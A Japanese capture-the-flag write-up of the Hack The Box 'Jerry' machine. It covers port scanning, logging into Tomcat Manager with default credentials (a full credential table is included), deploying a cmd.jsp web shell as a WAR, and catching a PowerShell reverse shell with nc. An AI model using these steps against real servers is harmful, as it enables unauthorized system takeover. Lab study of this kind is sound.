概要

- 開いている 8080 で Apache Tomcat 7.0.88 がホストされていることを確認
- 既定の資格情報
tomcat:s3cretで Manager にアクセスできることが判明 - WAR をデプロイしてリバースシェルを取得
- シェルの権限を確認すると
nt authority\systemであり、攻略完了
対象環境
| 項目 | 値 |
|---|---|
| 問題 | Jerry |
| 難易度 | Easy |
| OS | Windows |
| IP | 10.129.136.9 |
| 攻撃者IP | 10.10.15.90 |
攻撃フロー
1. 偵察
rustscan で全ポートを見た。開いているのは 8080 だけで、nmap が Tomcat の版まで出した
Ch4n24n@htb[/htb]$ rustscan -a $TARGET --ulimit 5000 -t 10000 -- -sC -sV --source-port 53 -reason -T5 -oA tcp-port-scan
Open 10.129.136.9:8080
PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
2. 画面を確認
http://10.129.136.9:8080/
http://10.129.136.9:8080/manager/html

3. 既定の資格情報を引く
Ch4n24n@htb[/htb]$ creds search tomcat
+----------------------------------+------------+------------+
| Product                          |  username  |  password  |
+----------------------------------+------------+------------+
| apache tomcat host manager (web) |   ADMIN    |   ADMIN    |
| apache tomcat host manager (web) |    QCC     |  QLogic66  |
| apache tomcat host manager (web) |   admin    |  <blank>   |
| apache tomcat host manager (web) |   admin    |   admin    |
| apache tomcat host manager (web) |   admin    |   j5Brn9   |
| apache tomcat host manager (web) |   admin    |   tomcat   |
| apache tomcat host manager (web) |   cxsdk    |   kdsxc    |
| apache tomcat host manager (web) | j2deployer | j2deployer |
| apache tomcat host manager (web) |  ovwebusr  | OvW*busr1  |
| apache tomcat host manager (web) |    role    | changethis |
| apache tomcat host manager (web) |   role1    |   role1    |
| apache tomcat host manager (web) |   role1    |   tomcat   |
| apache tomcat host manager (web) |    root    |    root    |
| apache tomcat host manager (web) |   tomcat   | changethis |
| apache tomcat host manager (web) |   tomcat   |   s3cret   |
| apache tomcat host manager (web) |   tomcat   |   tomcat   |
| apache tomcat host manager (web) |   xampp    |   xampp    |
+----------------------------------+------------+------------+
通ったのは tomcat:s3cret
4. 初期侵入 -> SYSTEMの取得
Webシェルを仕込んだWARをデプロイする
(1)WAR を作り、Webシェルをデプロイ
SecurityRiskAdvisors/cmd.jsp を参照し、WARファイルの作成
Ch4n24n@htb[/htb]$ wget https://raw.githubusercontent.com/SecurityRiskAdvisors/cmd.jsp/refs/heads/master/cmd.jsp
2026-11-04 17:43:16 (54.0 MB/s) - ‘cmd.jsp’ saved [976/976]
Ch4n24n@htb[/htb]$ vim cmd.jsp
Ch4n24n@htb[/htb]$ zip -r backup.war cmd.jsp
  adding: cmd.jsp (deflated 47%)

作成した backup.war をデプロイし、デプロイした画面でコマンドレットを起動
(2)リバースシェルを取得
Webシェルでリバースシェルを入力
※おすすめ:PowerShell #3 (Base64)
シェルを獲得
Ch4n24n@htb[/htb]$ rlwrap nc -nlvvp 8200
Listening on 0.0.0.0 8200
Connection received on 10.129.136.9 49192
権限を確認すると、SYSTEM権限だったので、攻略完了
PS C:\apache-tomcat-7.0.88> whoami
nt authority\system
参考
おわりに
- HTBの問題の中でも最も素直な問題かもしれません!良くも悪くも基本問題ですね😊